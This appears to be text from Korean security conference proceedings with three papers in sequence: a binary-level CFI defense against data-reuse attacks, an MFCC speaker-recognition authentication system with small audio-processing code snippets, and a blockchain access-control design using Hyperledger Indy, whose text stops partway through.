메모리 취약점 공격은 점점 고도화되고 있다. 쉘코드를 사용하는 것부터 바이너리 내의 코드를 재사용하거나 [1], 가상 함수를 재사용하여 공격하는 등 현재까지 다양한 종류의 공격 기법이 연구되었다. [2]

이에 대응되는 방어기법에 관한 연구도 또한 이뤄지고 있다. 특히 재사용 공격에 대한 비책으로 제어흐름 무결성(Control Flow Integrity, 이하 CFI) 기술들이 연구되고 있는데, 특히, 바이너리 재작성(Binary Rewriting)을 통한 바이너리 기반의 CFI 기술이 큰 주목을 받고 있다 [3]. 소스 코드가 없는 프로그램의 안정성을 강화하는 데에 이를 활용할 수 있기 때문이다 [4]. 더욱이 소프트웨어 배급사에서 제공하는 소스 코드 및 보안 취약점 패치 지원이 종료된 소프트웨어의 경우 바이너리 기반의 CFI 기술은 더욱 중요하다 할 수 있다. 일례로 Windows XP 운영체제의 경우 2014년 4월에 지원이 중단되었으며, 이를 대상으로 한 여러 공격이 등장하기도 했다 [5].

하지만 최근, 바이너리 재작성을 활용한 방어기법(binary hardening)을 파훼할 수 있는 새로운 공격인, 데이터 재사용 공격이 등장했다 [6]. 바이너리 재작성 기술의 근원적인 한계로 인해 남겨진 데이터를 악용하는 공격이 등장한 것이다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원(No. 2021-0-01332, SW컴퓨팅산업원천기술개발사업 (SW스타랩))과 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원(No. 2019-0-01343, 융합보안핵심인재양성)을 받아 수행된 연구임

† 주저자. djlee1592@kaist.ac.kr
‡ 교신저자. sangkilc@kaist.ac.kr(Corresponding author)

바이너리 재작성 과정에는 계측 코드를 삽입하는 등의 바이너리를 변경하는 과정이 포함된다. 하지만 바이너리에는 코드와 데이터의 정확한 배치정보(Relocation 정보)가 없으므로 코드상에 나타나는 상호참조를 온전히 유지한 채 코드를 재작성하는 것이 매우 어렵다. 이러한 문제를 해결하기 위해 대다수의 바이너리 재작성 도구는 기존 코드와 데이터를 유지한 채 계측된 코드를 추가하는 방식을 취한다. 그리고 계측된 코드를 실행하는 중 원본 코드의 주소가 참조되면 이를 동적으로 변환하여 프로그램의 의미(Semantic)를 보존한다. 이러한 방식을 테이블 기반의 바이너리 재작성이라 부르며 현존하는 대부분의 정적 바이너리 재작성 도구는 이 방식을 따른다.

데이터 재사용 공격은 이러한 테이블 기반의 바이너리 재작성 방식이 갖는 허점을 노린다. 바이너리 재작성이 되어도 남아있을 수밖에 없는 원본 함수 주소를 이용하여 프로그램의 제어흐름을 변경하는 것이다. 또한 이러한 원본 함수 주소는 메모리 누수 없이도 확인할 수 있다.

본 연구에서는 바이너리 기반의 CFI 기법을 통해 새로이 등장한 데이터 재사용 공격을 얼마나 효과적으로 막을 수 있는지에 대해 고찰한다. CFI를 활용한 방어법을 데이터 재사용 공격에 적용한 것은 본 논문이 최초이다.

우리가 본 논문에서 다루고자 하는 것은 간접호출자에 대한 검사이며, 바이너리 상에서 알기 힘든 간접호출자의 함수 대상을 정적분석을 통해 식별하고, 식별된 목록들만 호출을 허용하는 것이다.

우리는 간접호출자의 대상이 되는 함수의 개수를 최소화하기 위해 기존 CFI 기술이 채택한 방식을 적용했다. 구체적으로 가상 함수 테이블의 오프셋과 함수 인자의 개수 등을 이용해 coarse-grained CFI 형태의 방어법을 만들 수 있었으며 [7, 8], 이를 구현하기 위해 IDA Pro 도구를 활용하였다 [9].

위 구현체를 활용해 SPEC CPU2006 벤치마크 바이너리를 대상으로 공격에 사용될 수 있는 가젯(gadget)의 개수를 평균적으로 46% 줄일 수 있었다. 그뿐 아니라 우리의 방어법을 적용한 바이너리의 실행 오버헤드는 30% 미만으로 관측되었다. 이러한 실험을 통해 우리가 제안한 방어법의 실용적 가치를 증명할 수 있었다.

II. 관련 연구

본 연구에서는 최신 바이너리 재작성 도구인 Multiverse를 활용한다 [10]. Multiverse는 바이너리를 정적으로 재작성할 때 존재하는 여러 어려움을 해결하기 위해 원본 코드와 데이터 영역을 보존해두고, 계측된 코드를 추가하는 방식을 택한다. 만약 실행 과정 중 원본 주소를 참조할 경우, 해당 주소를 계측된 코드 영역의 주소로 변환하는데, 이를 위해 주소변환 테이블을 사용한다. 이러한 테이블은 바이너리에 내포되어 있어서 데이터 재사용 공격 [6] 시 활용이 가능하다.

데이터 재사용 공격은 Fine-grained ASLR이 적용된 바이너리에서도 발생할 수 있다. 예를 들어 Binary Stirring [9] 은 바이너리 재작성을 위해 만든 새로운 실행영역의 명령어를 공격자가 예측하기 어렵게 실행시간에 기본 블록 단위로 코드를 무작위화한다. 하지만 테이블 기반의 바이너리 재작성이 여기에 사용되면 공격자는 여전히 바이너리를 정적으로 분석하여 주소변환 테이블과 원본 코드의 주소를 알아낼 수 있으며 이를 악용하여 데이터 재사용 공격을 펼칠 수 있다. 여기서 공격자는 메모리 누수 취약점을 가지고 있지 않아도 데이터 영역의 함수를 재사용해 공격을 할 수 있다.

하지만 데이터 재사용 공격은 함수 데이터에 의존적이고 연계할 수 없는 가젯 하나만으로는 공격이 어렵다. 더욱이, 연계를 위해 사용하는 가젯은 필수적으로 간접호출자를 사용한다. 따라서 CFI 기법을 적용하여 간접호출자에서 사용 가능한 가젯의 개수를 획기적으로 줄일 수 있다면, 이를 통해 데이터 재사용 공격을 무력화할 수 있다. 본 논문에서는 이러한 방어법에 대해 고찰한다.

III. 시스템 설계

본 장에서는 CFI를 적용하기 위해 사용한 정적분석 방법과 바이너리 재작성을 활용해 CFI를 적용한 시스템을 설명한다.

3.1 간접호출자 식별

간접호출자에 대한 CFI 방어기법을 적용하기 위해선, 바이너리 내에서 간접호출자의 위치를 정확하게 식별하고, 그 간접호출자가 어떤 종류인지 구분해야 한다. 간접호출자는 같은 의미를 가진 여러 문법의 명령어를 가질 수 있는데, 본 연구에선 IDA의 중간언어를 활용해 위 문제를 해결했다.

3.2 대상 함수 및 파라미터 식별

본 연구에서는 간접호출자에 CFI를 적용하기 위해 간접호출자의 인자 개수와 함수 파라미터 개수를 이용했다. 여기서 함수의 식별은 IDA에서 분석된 함수 구분(Function Slicing)을 이용했으며, 함수 전체 구조체에서 지역변수가 포함된 함수 프레임의 크기를 연산해 인자의 크기를 구했다.


3.3 가상 함수 테이블 오프셋 식별

가상 간접호출자에 대한 허용 함수를 지정하기 위해선 호출자의 오프셋에 해당하는 함수 목록을 구해야 한다. 이를 위해 IDA 분석 도구의 this 포인터 식별자를 사용했다. this 포인터를 기준으로 가상 함수의 목록을 구하여, 오프셋에 해당하는 함수 목록을 구하는 것이다.

3.4 함수 목록 비트맵 생성

바이너리 기반 CFI는 허용한 함수의 목록을 바이너리 내부적으로 확인할 수 있어야 한다. 이를 위해 각 함수의 인자별 8byte를 1bit로 표현하는 비트맵을 생성했고, 바이트 오프셋은 대상 주소/64, 비트맵의 오프셋은 (대상 주소/8)&7의 연산으로 구했다.

3.5 CFI 방어기법의 적용



[그림 1] 간접호출자의 바이너리 재작성

주소변환 메커니즘이 포함된 Multiverse는 간접호출자 명령어를 [그림 1]의 형태로 변환한다. 테이블 기반 재작성이 적용된 바이너리에 CFI를 적용하기 위해, lookup 함수를 호출하기 전 대상을 검증하는 check target 검사문을 넣었다. 이때 미리 정적분석으로 구한 인자의 개수에 따른 비트맵을 참조하도록 비트맵 주소 참조 명령어를 추가했다.

IV. 실험

본 장의 실험은 Intel CPU i7-7700 4.20 GHz 64GB의 컴퓨터에서 진행했다. 해당 컴퓨터에서 VMware를 사용해 가상 머신을 만들고 Ubuntu 16.04 x64 운영체제를 설치해 4개의 코어 16GB 램을 할당했다.

4.1 공격 가젯 식별

Software	Previous Static Analyzer		Our Static Analyzer	
	OG+CG	CG	OG+CG	CG
MySQL	12308	2632	22779	5550
MongoDB	10978	2203	27664	5372
Clang	8972	1448	31356	4319
GCC	5952	198	35707	1354
QEMU	931	40	4415	96
Nginx	30	9	293	69

[표 1] 바이너리별 공격 가젯

우리는 공격 가젯 식별 실험을 위해 EuroS&P2020 [6] 논문에서 사용한 공개 소스 소프트웨어 바이너리를 컴파일하여 비교 실험을 진행했다. [표 1]은 그 실험 결과를 나타내며, 결과적으로 우리의 정적분석기가 평균 5배 더 많은 공격 가젯을 발견하였다.


4.2 CFI 방어기법의 효과성

Arg. count	nginx			objdump			objcopy			readelf			mruby		
	OG+CG*(No CFI)	OG	CG*	OG+CG*(No CFI)	OG	CG*	OG+CG*(No CFI)	OG	CG*	OG+CG*(No CFI)	OG	CG*	OG+CG*(No CFI)	OG	CG*
0	637	40	1	576	62	3	426	46	2	130	10	0	544	4	0
1		163	44		94	19		70	13		16	8		9	0
2		153	27		139	50		110	36		26	13		109	2
3		180	21		69	35		44	29		30	3		376	13
4		5	0		41	14		26	12		16	2		10	0
5		3	0		15	7		9	5		2	2		1	0
>5		0	0		18	10		15	9		1	1		0	0

[표 2] 인자별 호출 가능한 가젯 비교

본 연구가 데이터 재사용 공격을 효과적으로 막을 수 있는지 알기 위해선, 이것이 공격 가젯을 얼마나 줄일 수 있는지에 관한 확인이 필요하다. 이를 위해 공개 소스 소프트웨어 Nginx, Mruby 그리고 binutils를 대상으로 검증했고, 이를 [표 2]로 나타내었다. 실험 결과, 평균적으로 46%의 공격 가젯을 무력화시켰다.

4.3 추가 실행시간 측정



[그림 2] 바이너리 추가 실행시간 비교

실험을 위해 최소한의 심볼 정보를 가지는 32bit SPEC CPU2006 바이너리를 대상으로 총 세 가지 유형, 원본 바이너리, 재작성된 바이너리, CFI 방어기법을 적용한 바이너리에 대해 실험을 진행했고, [그림 2]는 그 결과를 나타낸다. 이는 바이너리 재작성 기법을 활용한 것과 CFI 방어기법을 적용했을 때 발생하는 각각의 추가 실행시간을 알기 위함이다. 그 결과, 바이너리 재작성을 활용한 CFI 보호 기법은 원본 대비 최대 30%, 재작성한 바이너리 대비 최대 3%, 평균 7%의 추가 실행시간이 발생했다.

V. 결론

본 논문에서는 최근 새롭게 등장한 데이터 재사용 공격을 방어할 수 있는 바이너리 기반의 CFI 방어법에 대해 고찰하였다. 제안된 방어법은 SPEC CPU2006 벤치마크 바이너리에서 30% 미만의 오버헤드를 보였으며 평균 46%의 공격 가능 가젯을 없앨 수 있음을 보였다.

[참고문헌]

[1] Roemer, Ryan, et al. "Return-oriented programming: Systems, languages, and applications." ACM Transactions on Information and System Security (TISSEC) 15.1 (2012): 1-34.

[2] Schuster, Felix, et al. "Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in C++ applications." 2015 IEEE Symposium on Security and Privacy. IEEE, 2015.

[3] Zhang, Chao, et al. "VTint: Protecting Virtual Function Tables' Integrity." NDSS. 2015.

[4] 차상길. (2018). 소프트웨어 보안과 바이너리 분석. 정보과학회지,36(3), 11-16

[5] “Airports, ATMs, hospitals: Microsoft Windows XP leak would be less of an issue, if so many didn’t use it”, 2020. Conversation.

[6] Wang, Pei, et al. "Quantitative Assessment on the Limitations of Code Randomization for Legacy Binaries." 2020 IEEE European Symposium on Security and Privacy (EuroS&P). IEEE, 2020.

[7] Prakash, Aravind, Xunchao Hu, and Heng Yin. "vfGuard: Strict Protection for Virtual Function Calls in COTS C++ Binaries." NDSS. 2015.

[8] Van Der Veen, Victor, et al. "A tough call: Mitigating advanced code-reuse attacks at the binary level." 2016 IEEE Symposium on Security and Privacy (SP). IEEE, 2016.

[9] ida-pro - Hex Rays: https://hex-rays.com

[10] Bauman et al. “Superset Disassembly: Statically Rewriting x86 Binaries Without Heuristics” NDSS 2018

MFCC 화자 인식 기반의 사용자 인증 시스템 제안

김 정 연[1*], 김 명 주[2†]
[1]서울여자대학교 정보보호학과 (대학생), [2]서울여자대학교 정보보호학과 (교수)

MFCC Speaker Recognition-based User Authentication System

Jeong-yeon Kim,[1*] Myuhng-Joo Kim[2‡]
[1]Department of Information Security, Seoul Women's University (Sudent),
[2]Department of Information Security, Seoul Women's University (Professor)

요 약

본 논문에서는 보다 성능이 개선된 화자인식 기반의 사용자 인증 시스템을 제안한다. 문장 독립방식을 통해 음성인식의 형식을 자유롭게 허용하고 Mel Frequency Cepstral Coefficients(MFCC) 알고리즘을 기반으로 화자를 인식한다. 다수 실시간 음성정보의 녹음 저장을 통해 효율적인 음성인식 방법으로 학습을 진행한다. 일반적인 알고리즘 방식보다 본 논문에서 제시한 방식이 화자 인식 성능에서 우수하였다.

ABSTRACT

In this paper, we propose a user authentication system based on speaker recognition with improved performance. Through the sentence independent method, the speech recognition format is freely allowed, and the speaker is recognized based on the Mel Frequency Cepstral Coefficients (MFCC) algorithm. Learning is conducted in an efficient voice recognition method by recording and storing a number of real time voice information. The method proposed in this paper was superior to the general algorithm method in speaker recognition performance.

Ⅰ. 서론

AI 스피커의 가장 큰 특징인 '음성'은 사용자 인터페이스 측면에서 볼 때 기존의 터치 및 타이핑 방식에 비해 활용 잠재력이 크다. 사용자는 스크린을 보고 터치하거나 타이핑할 필요가 없어 동시에 더 많은 일을 수행할 수 있다. 또한 음성기반 인터페이스는 분당 약 150단어 입력이 가능하기 때문에 분당 약 40단어 입력이 가능한 기존 터치 및 타이핑 방식보다 획기적으로 빠른 속도를 가지고 있다[1]. 또한 조작방식을 학습할 필요가 없다는 장점을 가지고 있다는 점 역시 AI 스피커의 폭발적인 시장성장에 이바지 했으며 이상적인 컴퓨터 인터페이스로 주목받게 되었다[2]. <표 1>에서와 같이 전 세계 AI 스피커 관련 매출액 및 시장 성장세를 살펴보면 연평균 약 28%의 성장률로 앞으로도 지속적인 성장을 할 것으로 보이며 2022년에는 한화 약 10조 원 규모에 이를 것으로 전망된다[3].

<표 1> 전 세계 AI스피커 매출액

(단위: 조원)

2017	2018	2019	2020	2021	2022
2.97	4.85	6.11	7.57	8.87	10.25

*) 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 SW중심대학지원사업의 연구결과로 수행되었음(2016-0-00022)

이러한 AI 스피커 시장의 폭발적인 성장도 불구하고 부작용도 더불어 생겨나고 있다. 미국의 CW6 TV 방송 프로그램 중에 아마존 제품 구매에 대한 언급을 했는데 미국 전역의 에코가 실제로 이를 명령으로 인식해 자동으로 구매하는 일이 벌어졌다[4]. 이처럼 사용자의 음성과 외부 소음을 AI 스피커가 구분하지 못하는 심각한 환경 가운데에서도 사용자의 음성을 구별하여 인식하는 연구가 진행되어 왔다[5]. 본 논문에서는 이러한 화자 인식 기술을 활용하여 사용자가 음성으로 AI 스피커에게 말했을 경우 사용자의 신원을 보다 더 정확하게 예측하는 방법을 제시한다.

Ⅱ. AI 음성인식 기반 스피커

AI 스피커는 기존 스피커에 인공지능 기능이 더해진 스피커를 의미하는 것으로서, 스피커의 기능에서 나아가 음성 비서로서 사용자가 원하는 행동을 음성인식을 통해 도와주는 역할을 한다[6]. 인간의 목소리(이하, 명령)가 AI 스피커의 마이크를 통해 입력되면 스피치 프로세서(Speech Processor)는 음성 신호를 음성 신호 벡터로 변화시킨다. 음성 신호 벡터는 스피치 인식기(Speech Recognizer)와 언어 특징 추출기(Linguistic Feature Extractor)를 통해 언어 표현 정보(Linguistic Representation)로 추출된다. 여기서 언어 표현 정보는 기존의 단어 관련 정보를 고려하여 추출된다.


Ⅲ. 모델 알고리즘

3-1. 화자인식(speaker recognition)

화자인식(speaker recognition)은 생체계측(biometric) 기술의 한 분야로서 발성된 음성으로부터 그 화자에 대한 정보를 추출하는 기술이다. 일반적으로 화자 식별(speaker identification)과 화자 검증(speaker verification)으로 나누어진다[7]. 화자 식별은 발성된 음성 신호가 등록되어 있는 화자들 중에서 가장 유사도가 높은 화자를 골라내는 것이다. S명의 화자로부터, 화자 각각은 강인한 주성분 분석법을 갖는 GMM(Gaussian Mixture Model)의 로 나타내진다. 화자의 음성이 입력되면, 특징 벡터 는 학습시 저장된 각 화자의 강인한 주성분 분석법을 이용하여 주성분 벡터 로 선형 변환되고, 화자의 주성분 벡터를 이용하여 GMM의 최대 사후확률 값을 갖는 화자모델 n을 찾는다[8]. 화자 검증은 특정 화자의 목소리가 맞는지 여부를 판별하는 과정이다[9].


3-2. Mel Frequency Cepstral Coefficients (MFCC)

MFCC는 1974년 Bridle and Brown가 사람의 청각시스템을 모방하는 아이디어를 제안하였고, 1976년에 Mermelstein이 개발한 특징으로 자동음성인식(Auto Speech Recognition) 분야에서 널리 사용되고 있다[10]. MFCC 알고리즘의 기본 개념은 입력된 소리를 짧은 시점 단위 (20~40ms)로 나누고 파워스펙트럼을 분석하여 특징을 추출하는 알고리즘이다[11]. 다음 <그림 1>과 <그림 2>가 MFCC 알고리즘을 시각화한 것이다. MFCC 알고리즘을 이용한 특징추출은 음성이 변해도 인식을 하는데 있어 결과가 일정하다는 장점이 있기 때문에 음성인식 분야에서 효과적인 알고리즘이다. 본 논문에서는 <그림3>과 같이 화자의 음성을 입력받은 후에 MFCC알고리즘을 통해 목소리의 특징을 수집한 후, 모델 트레이닝을 통해 특징이 맞는 화자를 인식하여 결과를 도출하는 방식을 통해 화자 인식 성능을 높이는 실험을 진행하였다.




<그림 1> MFCC를 이용한 화자인식 알고리즘

<그림 1>



<그림 2> 화자인식 알고리즘 예시



<그림 3> MFCC를 이용한 화자 인식 설계도

3-3. 문장 독립 방식

문장 독립 방식은 발성하는 문장 형식이나 종류에 제한을 두지 않는다. 즉, 형식이 성해지지 않은 문장을 발성하더라도 화자를 인식할 수 있다. 문장독립 방식은 문장 종속 방식과는 다르게 표현의 자유도를 보장한다. 이를 통해 사용자는 보다 편리하고 융통성 있게 화자인식기를 사용할 수 있다[7].

Ⅳ. 실험 및 결과

4.1 음성 데이터 베이스

본 논문에서는 <그림 4>, <그림 5>와 같이 MFCC 알고리즘에 실시간 정보 등록 기능과 본인 확인 기능을 추가했다. 실시간 정보 등록은 음성녹음 기능을 사용해 구현하였는데 음성 파일이 입력되면 모델 트레이닝을 통해 기존 데이터를 분석한 후 본인 확인 기능이 작동하도록 구현하였다. 개인별 목소리를 문장 독립 방식에 따라 문장의 제한 없이 각각 20개씩 총 60개를 초기 데이터 셋으로 사용하였다. 또한 문장 독립 방식의 데이터셋을 만들기 위해 문장에 제한 없이 신문기사를 5초씩 끊어 말하거나 자유롭게 문장을 5초씩 녹음했다. 이러한 형식으로 만들어진 데이터셋은 실시간으로 정보를 등록하는 방식을 사용하였고, 음성파일 입력시 기존 데이터를 분석하여 본인 확인을 하였다.

```
import pyaudio
import wave
import os

FORMAT = pyaudio.paInt16
CHANNELS = 1
RATE = 44100
CHUNK = int(RATE / 10)
RECORD_SECONDS = 5
WAVE_OUTPUT_FILENAME = "./data/3/"
FILE_NAME = "홍길동"
```

<그림 4> Real-time speaker recording code

```
y, sr = librosa.load("./test_aaa.wav")

X_test = librosa.feature.mfcc(y=y, sr=sr, n_mfcc=13,
hop_length=int(sr*0.01), n_fft=int(sr*0.02)).T

label = [0 for i in range(3)]
label[2] = 1
Y_test = []
for i in range(len(X_test)):
    Y_test.append(label)

print(np.shape(X_test))
print(np.shape(Y_test))

correct_prediction = tf.equal(tf.argmax(hypothesis, 1),
                              tf.argmax(Y, 1))
accuracy = tf.reduce_mean(tf.cast(correct_prediction,
                                  tf.float32))

print("predict")
print(pd.value_counts(pd.Series(sess.run(tf.argmax(hypothesis, 1),
                                feed_dict={X: X_test, keep_prob:1}))))
print("Accuracy: ", sess.run(accuracy,
                             feed_dict={X: X_test, Y:Y_test, keep_prob:1}))
```

<그림 5> 화자 판별 코드

4.2 실험결과

본 논문에 사용한 화자 판별 코드는 <그림5>와 같이 구현하였다. MFCC 알고리즘(<그림3>)을 통해 도출된 정확도는 97.484%였고 이는 일반적인 인공지능의 정확도(91.547%) 대비 높은 정확도를 보였다.



(a) 선형회귀(Linear Regression) (b) 뉴럴네트워크 (Neural Network)

<그림 6> 실험결과 정확도 비교

Ⅴ. 결론

본 연구에서 화자 확인과 화자 판별의 두 가지 기법을 통해 보다 효과적으로 사용자를 구분하는 결과를 도출하였다. 이를 통해 일정량의 데이터에 저장된 음성을 인식하여 많은 데이터가 요구 되지 않는 점과 독립적인 음성데이터를 이용하여 특정 사용자의 목소리를 구분할 수 있다는 장점을 보였다. 이러한 접근방법은 음성정보를 이용하여 신원을 확인하는 생체 인증의 한 방법으로 사용할 수 있음을 보여주므로 기존의 음성 인식 AI 시스템에 사용자 인증시스템을 추가하여 주변 잡음과 외부인으로부터 안전하고 정확한 음성인식 시스템 사용이 가능할 것으로 예상한다.

[참고문헌]

[1] G. E. Jo. S. I. Kim. (2018). A study on User Experience of Artificial Intelligence speaker. Journal of the Korea Convergence Society. 127-133.

[2] J. H. Choe. S. H. Lee. (2017). Current status andimplications of AI secretary market. ICT PolicyInstitute. 4-5, 8-10, 30-31, 35-37.

[3] Technology. Media & Telecommunications Smart Speakers Take Off. S&P Global Market Intelligence (2018).

[4] https://www.theverge.com/2017/1/7/14200210/amazon-alexa-tech-news-anchor-order-dollhouse

[5] I. H. Yang, H. S. Heo. S. H. Yoon. H. J. Yu. (2016). Deep neural networks for speaker verification with short speech utterances. The Journal of the Acoustical Society of Korea. 501-509.

[6] J. S. Jeong. (2017). The core of things Internet AIspeaker, Meritz. 11-12.

[7] Y. J. Seo. H. L. Kim. (2014). Recent Speaker Recognition Technology Trends(최근 화자인식 기술 동향). The Institute of Electronics and Information Engineers. 40-49.

[8] Y. J. Lee. C. W. Seo. S. K. Kang. K. Y. Lee. (2003). RPCA-GMM for Speaker Identification. The Acoustical Society of Korea.

[9] S. H. Mun. W. H. Kang. M. H. Hyun. N. S. Kim. (2020). ASR-based pooling method for text-dependent speaker verification. Department of Electrical and Computer Engineering and INMC. Seoul National Univ.

[10] P. Mermelstein. (1976). Distance Measures for Speech Recognition - Psychological and Instrumental". Pattern Recognition and Artificial Intelligence. 374 - 388.

[11] H. S. Jeon. D. Y. Na. (2021). Real-time Laying Hens Sound Analysis System using MFCC Feature Vectors. The Korean Society Of Computer And Information. 127-135.

[12]

<저 자 소 개>



김 정 연 (Jeong-yeon Kim)
2021년 8월: 서울여자대학교 정보보호학과 졸업예정
<관심분야> 정보보호, 인공지능, 블록체인

Hyperledger Indy를 활용한 블록체인 기반 출입통제 시스템 설계에 관한 연구

강성환* 조위덕

*아주대학교

A Study on Implementation of Blockchain-based Access Control System Using HyperLedger Indy

Sung-hwan Kang* ,We-Duke Cho

*Ajou University

요 약

본 논문은 허가형 블록체인 기술을 이용한 출입통제 시스템 설계 방안을 다룬다. 현재 특정 건물에 대한 출입통제 시스템은 RFID 등을 활용한 신원인증이 많이 활용되었으나 카드 분실 등의 위험성으로 인해 완전하다고 보기 어렵다. 최근 블록체인 기술이 발달하면서 SSI, DID 같은 신뢰성과 투명성이 강화된 개인정보보호 방법들이 성공적으로 정착할 수 있는 기반이 마련되었다. 본 연구에서는 개인정보를 안전하게 보호하면서 출임관리서비스를 제공할 수 있는 블록체인 기반 출입통제 시스템을 개발할 때에 필요한 고려사항과 시스템 설계 방법을 제안한다.

1. 서론

최근들어 개인정보를 사용자가 직접 통제하는 Self-Sovereign Identity(SSI) 기술이 부상하고 있다. 사용자는 개인정보의 주권자임이 마땅하지만 현재 온라인 인증시스템의 구조상 개인정보가 저장되는 중앙화된 DB의 관리자는 기업과 정부이므로 사용자는 자신의 개인정보가 유출되는 경우에도 피해구제 조치로 신고, 민원제기 등의 적극적인 대응보다는 비밀번호 변경 등의 수동적인 역할만을 수행하는 것으로 나타났다.[1]

개인정보의 주권행사를 위해 고안된 SSI 기술은 최근 탈중앙화(Decentrailization)된 시스템인 블록체인 기술과 결합한 DID(Decentralized Identifier)로 구현되는 개선된 개발들이 논의되고 있다. 블록체인 기술은 분산원장(Distributed Ledger)을 운영하여 데이터의 무결성과 안정성에 대한 신뢰를 보장한다. 사용자는 신원을 증명해 줄 수 있는 사람이나 기관(ID 발행자:Issuer)에게 VC(Verifiable Credential)을 발급받아 자신이 보관한 뒤, 신원을 증명하는 경우 필요한 최소한의 정보만을 제출해 사용자가 자신의 개인정보에 기밀성보장을 위한 주권을 행사할 수 있는 기반이 마련되었다.


블록체인에 기반한 SSI와 DID가 잘 활용될 수 있는 분야들 중에 출입통제(Access Control) 분야도 효과적인 응용분야이다 . 신원인증 여부에 따라 인원을 제어하는 출입통제 시스템은 블록체인 네트워크를 통한 신원인증을 통해 보다 안전하게 구현될 수 있다. 또한 현재 보편적으로 사용되는 RFID 인증방식을 교체하지 않고 소프트웨어 아키텍처 보완만으로도 출입통제 시스템을 개선할 수 있다.

본 논문에서는 기존의 출입통제 시스템, SSI, DID, VC와 이를 구현하기 위한 블록체인 플랫폼인 하이퍼레저 인디(Hyperledger Indy)를 소개한 후 블록체인의 투명성, 신뢰성을 활용한 사용자 출입통제 시스템 설계방안에 대해 다루

고자 한다.

2. 출입통제 시스템 기술 설명

출입통제란 어떤 곳에 들어오거나 나가는 것을 일정한 방침이나 목적에 따라 제어하는 것을 말한다. 출입통제를 위한 인증방법은 3가지가 있는데, 기억에 의한 방법, 소유에 의한 방법, 신체적 특징에 의한 방법 등이 있다. [3] 지문, 홍채등을 이용한 신체적 특징을 이용한 보안은 도난 당할 우려가 없어 가장 안전하나, 현재 RFID 태그를 이용한 보안인증이 가장 보편화 되어 있다. 국내 RFID 시장 규모는 2015년 999.2억원 수준이나 매년 약 15.2% 수준의 성장률을 보이는 것으로 보아[4], 따라서 현실적으로 RFID를 비롯한 태그방식의 신원인증시스템을 보강하는 방식의 설계제안이 필요하다



<그림1> RFID를 사용한 출입통제시스템[1]

위의 그림 1은 RFID를 사용한 출입통제 시스템의 예시를 보여준다. 사용자가 RFID 인증수단을 통해 인증을 하면 인증관리, 이력관리 등의 중앙화된 DB에 접속한 뒤 접근 허가 여부를 판단한다. 중앙화된 DB에 의한 인증 시스템의 단점은 항상 DB의 해킹 가능성이 존재하는 경우와 RFID 인증수단을 도난하는 경우가 있다는 것이다. 2가지 경우 모두 개인정보 유출에 의한 피해가 발생한다.

3. SSI, DID, VC 개념 설명


3.1 SSI(Self-Sorvereign Identity)

SSI는 자신이 개인정보의 주권자임을 실질적으로 행사할 수 있는 일종의 향상된 보안 저리 개념이다, 또한 SSI의 개념을 채택한 기술들은 모두 정보가 투명하고 검증가능하며, 소유자 검증 가능성을 보증할 수 있어야 한다. 이를 위해서 SSI 기술은 사용자를 식별하는 식별자(Identfier), 사용자의 특징을 나타내는 ID 속성(attribute), ID 소유권을 증명하는 인증수단(Authentication Method), ID를 발행한 발행인(Issuer)를 요구한다.

3.2 DID(Decentralized Identification)

DID는 블록체인 네트워크에서 사용자를 식별하는 식별자(Id)와 인증 수단이 명시된 DID document로 구성된다.

- 식별자(ID)는 사용자를 식별하고 실제 개인정보가 보관된 블록체인 저장소의 위치를 가리키는 URL 역할을 한다
- DID document는 실제 개인정보가 담긴 자료이다. 이 자료에는 인증수단에 대한 정보가 담겨 있어 사용자가 인증수단으로 인증을 하면 신원이 확인된 것으로 판단한다



<그림2> DID를 활용한 신원인증 과정

위의 그림 2는 RSA 방식을 활용한 사용자 인증 과정을 나타낸다. 사용자는 블록체인 플랫폼에 DID Document를 등록한 후 신원증명이 필요한 경우 개인이 가지고 있는 DID 식별자를 전달한다. 검증기관은 식별자에 명시되어 있는 DID document를 획득한 후 document에 있는 개인 공개키로 데이터를 암호화한 후 복호화 해보라는 인증요청(Challenge)를 하게 되고 이후 사용자의 비밀키로 복호화해 올바른 인증값(Response)를 전달하면 인증한 것으로 본다.

